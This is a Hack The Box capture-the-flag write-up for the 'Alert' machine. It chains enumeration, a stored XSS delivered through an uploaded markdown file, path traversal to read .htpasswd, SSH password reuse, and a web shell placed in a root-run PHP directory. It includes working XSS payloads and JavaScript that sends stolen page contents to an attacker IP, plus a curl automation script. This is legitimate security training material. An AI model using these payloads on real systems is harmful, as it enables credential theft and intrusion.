

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Mon Nov 25 17:34:40 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.128.62
Nmap scan report for 10.129.128.62
Host is up (0.095s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://alert.htb/
12227/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 25 17:35:21 2024 -- 1 IP address (1 host up) scanned in 41.23 secondsnmap output, as you can see the alert.htb hostname in the HTTP output.echo -e '10.129.128.62\t\talert.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Happy Path Testing
 Björn Kimminich




HTTP POST to visualizer.php and seems to parse both H1 types correctly, so it does appear to also support embedded HTML
Unhappy Path Testing
Initial Observations
During the happy path testing, I spotted some aspects of the application that should be probed further for vulnerabilities.
index.phpaccepts a?pageparameter, so we should test for local and remote file inclusion, path traversal, etc- The Contact Us page is interesting, especially when reading the About Us page ...

- "Our administrator is in charge of reviewing contact messages and reporting errors to us, so we strive to resolve all issues within 24 hours"
- This sounds like a potential XSS opportunity
- Markdown Viewer takes the contents of our markdown file and submits it in a
HTTP POSTas amultipart/form-datarequest to/visualizer.php. The markdown is stored server side as evidenced by the?link_shareparameter. Coupled with the contact form could create a stored XSS condition, since HTML is embeddable on the page.- We could also test
?link_shareto see if we can cause it to read unintended files
- We could also test
Gobuster Enumeration
Virtual Hosts
gobuster vhost --append-domain --domain 'alert.htb' \
-u http://10.129.128.62 \
-w /usr/share/seclists/Discovery/DNS/namelist.txt \
-t 50 -o alert-vhost.txt -r

Found: statistics.alert.htb Status: 401 [Size: 467]echo -e '10.129.128.62\t\tstatistics.alert.htb' | sudo tee -a /etc/hostsAdd the hostname to /etc/hosts
Directories and Files
gobuster dir -u http://alert.htb -x php \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 25 -o alert.txt
/contact.php (Status: 200) [Size: 24]
/css (Status: 301) [Size: 304] [--> http://alert.htb/css/]
/index.php (Status: 302) [Size: 660] [--> index.php?page=alert]
/messages (Status: 301) [Size: 309] [--> http://alert.htb/messages/]
/messages.php (Status: 200) [Size: 1]
We can cause the messages.php page to be loaded in this fashion, but there's no output on the page, so not super useful at the moment. We do, however, know the ?page parameter is appending .php on the page name.
Parameter Value Fuzzing
gobuster fuzz -u 'http://alert.htb/index.php?page=FUZZ' \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 50 -o alert-fuzz.txt --exclude-length 301,690
The --exclude-length values are something I filtered on after observing initial bad responses
Found: [Status=200] [Length=1046] [Word=about] http://alert.htb/index.php?page=about

Found: [Status=200] [Length=966] [Word=alert] http://alert.htb/index.php?page=alert

Found: [Status=200] [Length=1000] [Word=contact] http://alert.htb/index.php?page=contact

Found: [Status=200] [Length=1116] [Word=donate] http://alert.htb/index.php?page=donate

Found: [Status=200] [Length=661] [Word=messages] http://alert.htb/index.php?page=messages

Observations on various URL query parameters found so far:
?page=messagesloads/messages.php?page=contactloads/contact.php- I did try fuzzing parameters on
/messages.phpbut didn't find anything interesting - I also tried some bypasses on
/visualizer.php?link_share=with no success
Testing for XSS
I found the statistics.alert.htb virtual host, but I don't have any idea about potential usernames, let alone passwords. A few simple guesses did not yield a successful login.
Moving up from there, we should choose the attack with the least amount of effort, which would be the XSS. The input fuzzing on /visualizer.php would be significantly more effort, so we'll go there next if all else fails.


Ad-hoc Python server, which will log the client headers in addition to the client-requested URL
<img src=x onerror="document.location='http://10.10.14.195/test'" />Payload used in the Contact Us message body

<img> tag, and triggering the onerror attribute, but there's some weird encoding in the URL GET /test'". It seems that somewhere in the process, something is being encoded and it looks a good deal like markdown encoding, where " is encoded to "I tried some other payloads, but couldn't get code execution:
<img src=x onerror="document.location='http://10.10.14.195/xss.html<img src=x onerror="document.write('<script src=http://10.10.14.195/xss.js
The client was loading the pages being served by my Python HTTP server, but I was not getting any data back. So, I figured there must be something client side preventing the scripts from being run.
Data Exfiltration
When we share the link, it's stored under
http://alert.htb which is the same origin as the site, so this allows us to embed <script></script> tags in the test.md file and have the embedded JavaScript executed by the client.nano test.md<script>
var url = "http://alert.htb/index.php?page=messages";
var attacker = "http://10.10.14.195/exfil";
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (xhr.readyState == XMLHttpRequest.DONE) {
fetch(attacker + "?" + encodeURI(btoa(xhr.responseText)))
}
}
xhr.open('GET', url, true);
xhr.send(null);
</script>test.md will be uploaded to the server and stored. We'll then send this to the client as part of the XSS payload. Since the embedded <script> tag is on the same origin as the requested site, it will be executed by the client.The script causes the client to load
http://alert.htb/index.php?page=messages and send the contents of that page to our HTTP server as base64-encoded data in the URL query string.sudo python3 serv.pyStart the Python web server from before, since the client will be sending the exfiltrated data back to us in the query string
test.md to the server, then copy the link to the stored page

In red is me triggering the <script> tag when I load /visualizer.php after uploading test.md. In green is the "user" triggering the <script> tag after loading 67463bf50b4c91.14692399.md from the XSS payload

If we decode the base64 output, then we can see the "user" has access to a file we do not. So, we can just repeat the XSS process to have the user read this page and send the contents back to us as base64-encoded data

Update test.md, upload to the server, and repeat the XSS to have the "user" read the 2024-03-10_15-48-34.txt file


Automating the Process
/messages.php?file= takes a local file name and outputs the data as we saw in the <pre></pre> output. Now, would be a good time to see if we can read other files with path traversal.

I'm going to use Nginx in this case, so that I can write client requests to access.log and read entries there for decoding the base64-encoded data
TARGET_URL='http://alert.htb/messages.php?file=../../../../../etc/hosts'
cat << EOF | sed "s|PLACEHOLDER|${TARGET_URL}|g" > test.md
<script>
  var url = "PLACEHOLDER";
  var attacker = "http://10.10.14.195/exfil";
  var xhr  = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
      if (xhr.readyState == XMLHttpRequest.DONE) {
          fetch(attacker + "?" + encodeURI(btoa(xhr.responseText)))
      }
  }
  xhr.open('GET', url, true);
  xhr.send(null);
</script>
EOF
markdown_file_url=$(curl -s -X POST http://alert.htb/visualizer.php -F 'file=@test.md;type=text/markdown' |
grep share-button |
cut -d ' ' -f 3 |
cut -d '"' -f 2 |
tr -d '\n')curl -s -X POST http://alert.htb/contact.php \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode "email=test@localhost" \
--data-urlencode "message=<img src=x onerror=\"document.location=${markdown_file_url}"sleep 0.5 && cat /tmp/ad-hoc/access_verbose.log | grep exfil | tail -n 1 | cut -d '?' -f 2 | cut -d ' ' -f 1 | base64 -d

albert and davidAccess Statistics Virtual Host
TARGET_URL='http://alert.htb/messages.php?file=../../../../../../../var/www/alert.htb/index.php'
I verified the virtual host for alert.htb is being served from /var/www/alert.htb by testing file read from the full path
TARGET_URL='http://alert.htb/messages.php?file=../../../../../../../var/www/statistics.alert.htb/.htpasswd' So, it's safe to assume that the virtual host for statistics.alert.htb is being served from /var/www/statistics.alert.htb
.htpasswd below the directory requiring basic authentication to access. Since we require it at http://statistics.alert.htb/, it should be right under the site root.

john
albert is a system user from reading /etc/passwd. Let's see if he has the same password for SSH.Exploit
Password Reuse
The HTTP basic authentication password for albert is repeated as his SSH password as well. But, a more savvy systems administrator would have disabled SSH password authentication and required private keys to access the server, or both a password and a key.

Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)

Sorry, user albert may not run sudo on alert.
Users and Groups
Local Users
albert:x:1000:1000:albert:/home/albert:/bin/bash
david:x:1001:1002:,,,:/home/david:/bin/bash
Local Groups
albert:x:1000:albert
management:x:1001:albert
david:x:1002:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:36:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.129.128.62/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2407sec preferred_lft 2407sec
    inet6 dead:beef::250:56ff:fe94:36e8/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:fe94:36e8/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:8080 0.0.0.0:* LISTEN -
Processes and Services
Interesting Processes
root         968  0.0  0.0   6816  3024 ?        Ss   Nov25   0:00 /usr/sbin/cron -f
root         977  0.0  0.0   8360  3404 ?        S    Nov25   0:00  \_ /usr/sbin/CRON -f
root         993  0.0  0.0   2608   596 ?        Ss   Nov25   0:00  |   \_ /bin/sh -c /root/scripts/php_bot.sh
root         995  0.0  0.0   6892  3332 ?        S    Nov25   0:00  |       \_ /bin/bash /root/scripts/php_bot.sh
root         996  0.0  0.0   2636   796 ?        S    Nov25   0:00  |           \_ inotifywait -m -e modify --format %w%f %e /opt/website-monitor/config
root         997  0.0  0.0   6892   224 ?        S    Nov25   0:00  |           \_ /bin/bash /root/scripts/php_bot.sh
root         978  0.0  0.0   8360  3384 ?        S    Nov25   0:00  \_ /usr/sbin/CRON -f
root         992  0.0  0.0   2608   600 ?        Ss   Nov25   0:00      \_ /bin/sh -c /root/scripts/xss_bot.sh
root         994  0.0  0.0   6892  3200 ?        S    Nov25   0:00          \_ /bin/bash /root/scripts/xss_bot.sh
root         998  0.0  0.0   2636   796 ?        S    Nov25   0:00              \_ inotifywait -m -e create --format %w%f %e /var/www/alert.htb/messages --exclude 2024-03-10_15-48-34.txt
root         999  0.0  0.0   6892  1908 ?        S    Nov25   0:00              \_ /bin/bash /root/scripts/xss_bot.sh

root         983  0.0  0.6 206768 24100 ?        Ss   Nov25   0:03 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
/etc/systemd/system/website-monitor.service
[Unit]
Description=Website monitor
After=network.target

[Service]
ExecStart=/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
WorkingDirectory=/opt/website-monitor
Restart=always
User=root
Group=root
StandardOutput=null
StandardError=null

[Install]
WantedBy=multi-user.target
Interesting Files
/opt/website-monitor/config/
find / -type d -user root -writable -exec ls -ld {} \; 2>/dev/null | grep -vE '\/proc|\/sys'
drwxrwxr-x 2 root management 4096 Nov 26 23:56 /opt/website-monitor/config
drwxrwxrwx 2 root root 4096 Oct 12 01:07 /opt/website-monitor/monitors
Privilege Escalation
Website Monitor
During the post-exploit enumeration process, I found some interesting artifacts that should make privilege escalation to root trivial
albertis in themanagementgroup which has write access to:-
/opt/website-monitor/config/ /opt/website-monitor/monitors/
-
rootis running/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor, so we should be able to get a shell asrootif we can add a PHP script to one of these directories and read from it

ssh albert@alert.htb -f -N -L 127.0.0.1:8081:127.0.0.1:8080Forward tcp/8081 from Kali to tcp/8080 on the target, since Burp is already bound to tcp/8080 on Kali

 WhiteWinterWolf
I am going to use this web shell here. Since you have SSH, you can just copy and paste the contents into a file quite easily.
nano /opt/website-monitor/monitors/sh.phpPaste the contents into the file

root.txtFlags
User
5acc54b560407846c8f4612555ab6961
Root
bd628d3e58c315a0ad642eee6b14c39f


